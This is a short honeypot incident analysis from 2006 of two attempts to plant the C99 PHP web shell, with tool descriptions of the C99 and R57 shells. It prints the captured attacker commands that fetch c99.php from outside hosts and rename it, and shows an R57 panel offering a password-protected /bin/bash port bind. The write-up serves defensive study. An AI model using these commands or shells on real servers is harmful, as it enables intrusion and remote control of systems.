Short Analysis: c99 shell attack

Honeypot:	PHP.Hop, http://www.rstack.org/phphop/
Module:	Phpshell 1.7
Capture date(s):	27/Oct/2006 05/Nov/2006

Content: **Part A): Analysis of the attack**
Part B): Description of the Tool

Part A

Summary:

We have two incidents where attackers tried to download and execute the C99 Phpshell onto our Honeypot. We assume the actions were non-automated and performed by human attackers.

Description:

1. The first attacker accessed our Phpshell and issued these commands

```
217.xxx.xxx.xxx: [05/Nov/2006:13:11:08] dir
217.xxx.xxx.xxx:[05/Nov/2006:13:11:020] get http://www.xxxxx.xx/c99.php
217.xxx.xxx.xxx:[05/Nov/2006:13:11:33] wget http://www.xxxxx.xx/c99.php
217.xxx.xxx.xxx:[05/Nov/2006:13:11:42 ls
217.xxx.xxx.xxx:[05/Nov/2006:13:11:47] cd root
......
217.xxx.xxx.xxx:[05/Nov/2006:13:11:50] ls
217.xxx.xxx.xxx:[05/Nov/2006:13:11:59] help
```

After a quickly testing the functionality of the shell by issuing “dir” he is using “get” and “wget” to download the shell. When realizing his attempt failed he continues testing the shell by changing the directory, etc . After calling the help function without success he seems to loose interest in the system and leaves.

2. The second attacker performed the following steps

```
141.xxx.xxx.x:[27/Oct/2006:19:10:49] wget http://www.xxx.xx.xx/c99.txt
141.xxx.xxx.x:[27/Oct/2006:19:11:01] mv c99.txt c99.php
141.xxx.xxx.x:[27/Oct/2006:19:11:18] rename c99.txt c99.php
141.xxx.xxx.x:[27/Oct/2006:19:11:24] ls
141.xxx.xxx.x:[27/Oct/2006:19:11:35] wget http://www.xxx.xx.xx/c99.txt
141.xxx.xxx.x:[27/Oct/2006:19:11:48] ls
```

He tries to download the file "c99.txt" and rename it into a php-file. After getting back an error message from our Phpshell he repeats the download. When he realizes the file has not been downloaded onto the system he leaves.

Evaluation:

Both attacks seem to be performed by human attackers and not by an automated attack. The reason for this follows.


First of all both attackers issue commands like "ls" or "dir" in order to check the success of their action. The first attacker even calls the "help" in the end he which an automated tool is unlikely to do.
Second the large time differences between the single commands also make it more probable that the attack was actually performed by a human attacker.

Both attackers don't test the Phpshell and its functionality thoroughly before using it to download further tools which might show that they have limited experience in exploiting systems.

Part B

Tool Description: C99 Shell


The c99 shell is a web based shell programmed in php. It e.g. allows deletion, movement and copying of files, has built-in means for changing the file-permissions etc. Further it supports connections to other machines, brute-forcing FTP passwords and allows to connect to SQL-Databases and issue commands.
Overall it somehow can be seen as the Swiss-army knife for web-based attacks that use a shell in order to perform the attack. Here is a screenshot of the tool:



```
Software: Apache/2.2.3 (Win32) DAV/2 mod_ssl/2.2.3 OpenSSL/0.9.8d mod_autoindex_color PHP/5.2.0
uname -a: Windows NT VIRTUALPC 5.1 build 2600
Michi
Safe-mode: OFF (not secure)
C:\Dokumente und Einstellungen\Michi\Desktop\xampplite\htdocs\  drwxrwxrwx
Free 13.9 GB of 15.99 GB (86.94%)
Detected drives: [ a ] [ c ] [ d ]

Owned by hacker

Listing folder (11 files and 3 folders):

Name            Size     Modify               Perms        Action
.               LINK     01.11.2006 13:13:59  drwxrwxrwx
..              LINK     01.11.2006 12:54:37  drwxrwxrwx
[forbidden]     DIR      01.11.2006 12:53:10  drwxrwxrwx
[restricted]    DIR      01.11.2006 12:53:10  drwxrwxrwx
[xampp]         DIR      01.11.2006 12:53:53  drwxrwxrwx
apache_pb.gif   2.27 KB  01.12.2005 14:34:02  -rw-rw-rw-
apache_pb.png   1.35 KB  01.12.2005 14:34:02  -rw-rw-rw-
apache_pb2.gif  2.36 KB  01.12.2005 14:34:04  -rw-rw-rw-
```

Appendix: Tool Description - R57 Shell

Another similar tool that we captured in attacks alike the ones described before is the r57-shell. It uses Russian language and provides a smaller functionality as the c99 shell – however, we have only been capturing the version “1.0 beta”! Today there is a much advanced version available on the web. Here is a screenshot of the tool:



:: Выполнение команд на сервере ::

Выполнить команду:
Рабочая директория:

:: Загрузка файлов на сервер ::

Локальный файл:

:: Алиасы ::

Выберите алиас: find all suid files

:: Открытие порта и привязка его к /bin/bash ::

Открыть порт: 11457   Пароль для доступа: r57

o---[r57shell - http-shell by RusH security team | http://rst.void.ru | version 1.0 beta]---o